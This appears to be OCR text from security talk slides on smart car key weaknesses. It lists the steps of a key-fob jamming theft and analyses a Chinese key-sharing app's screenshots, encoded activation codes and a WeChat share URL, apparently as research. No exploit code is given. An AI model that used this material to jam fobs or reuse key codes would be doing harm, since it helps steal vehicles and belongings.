

HOW CRIMINALS USE THE DEVICE
1 The thief waits for driver to pull up and park car
2 Villain uses key fob blocker to send jamming signal
3 Driver walks away, not realising their remote hasn't locked car
4 Thief swoops to nick possessions or use second device to steal vehicle

Does Anmi-Key smart enough to avoid this ?

One way communication ..



DEMO




What's Next

DRIVE IT LIKE YOU HACKED IT

@SamyKamkar


A2 -- Key-Sharing Analysis

Features


分发钥匙
填写钥匙信息
钥匙名: 如: 方圆圆（给方圆圆的车）
有效期: 2018年08月01日 05:30
生成
电子钥匙生成后不能修改,但是可以删除


本田 车主
飞度
分发钥匙
过户车辆
LadyBug
有效期至: 永久有效
BigMonth
连接车辆后完成删除
hhh
连接车辆后完成删除


卡1未启用
20:52
我的车库
当前车辆
本田
飞度 2016款 1.5L SES CVT时尚天窗版
车主 已分配20把电子钥匙
添加车辆


卡1未启用
20:50
分发钥匙
填写钥匙信息
钥匙名: 21
有效期: 2018年08月01日 21:00
生成
电子钥匙生成后不能修改,但是可以删除
The maximum number has been reached
您的电子钥匙个数已达到上限,请连接车机删除钥匙后再试

Analysis


本田
飞度
分发钥匙
过户车辆
1
有效期至: 2018.08.01 21:00
2
有效期至: 2018.08.01 21:00
3
有效期至: 2018.08.01 21:00
4
有效期至: 2018.08.01 21:00



电子钥匙详情
恭喜您！电子钥匙已经生成！
其他用户用APP扫描二维码，激活电子钥匙绑定车辆后，即可使用车辆！
注意:随意发放电子钥匙有风险,请谨慎操作
发送给微信好友
短信发送
复制激活码



扫描的内容
完成
GTDha7oJKJtvL1eRgluljordiNvcgYrYjN_ciY3aglrf29jc29uOgdiNjYDF39bL3M_cy2sxOKA=
扫描的内容
完成
nbrGeH_M7V6q6pJURU5NS08YTR4ZRE8dSRoZTEgfRU8aHh0ZHh5LRB1ISEUAGhMOGQoZDk_fheE=
扫描的内容
完成
i3gwOuFSc8A0dAzK29DT1dGG04CH2tGD14SH0taB29GEglOHglDV2oPW1tuehI2Qh5SHkAn_uWk=


12:41
添加车辆
请输入激活码
立即激活
什么是激活码?
找回车辆?
我已阅读并同意 使用条款和隐私政策

What could possibly go wrong ?

Key-Sharing-Wechat






Key-Sharing-Wechat

http://share.m.kakamobi.com/activity.kakamobi.com/qicheyaokongqi-anmi/?shareProduct=qicheyaokongqi&shareAppName=qicheyaokongqi&version=2.1.0&placeKey=qicheyaokongqi-addkey&platform=android&shareKey=qicheyaokongqi-addkey&shareWordsId=395&placeChannel=&shareData=%7B%22code%22%3A%22p36SXOxffs05eQHH1t3e2NyL3o2K19yO2omK39uM1tyJjY6KjY3Y147b29aTiYCdipmKnUUn-Ug%3D%22%7D&shareChannel=weixin_friend&from=singlemessage&isappinstalled=0


p36SXOxffs05eQHH1t3e2NyL3o2K19yO2omK39uM1tyJjY6KjY3Y147b29aTiYCdipmKnUUn-Ug=

DEMO



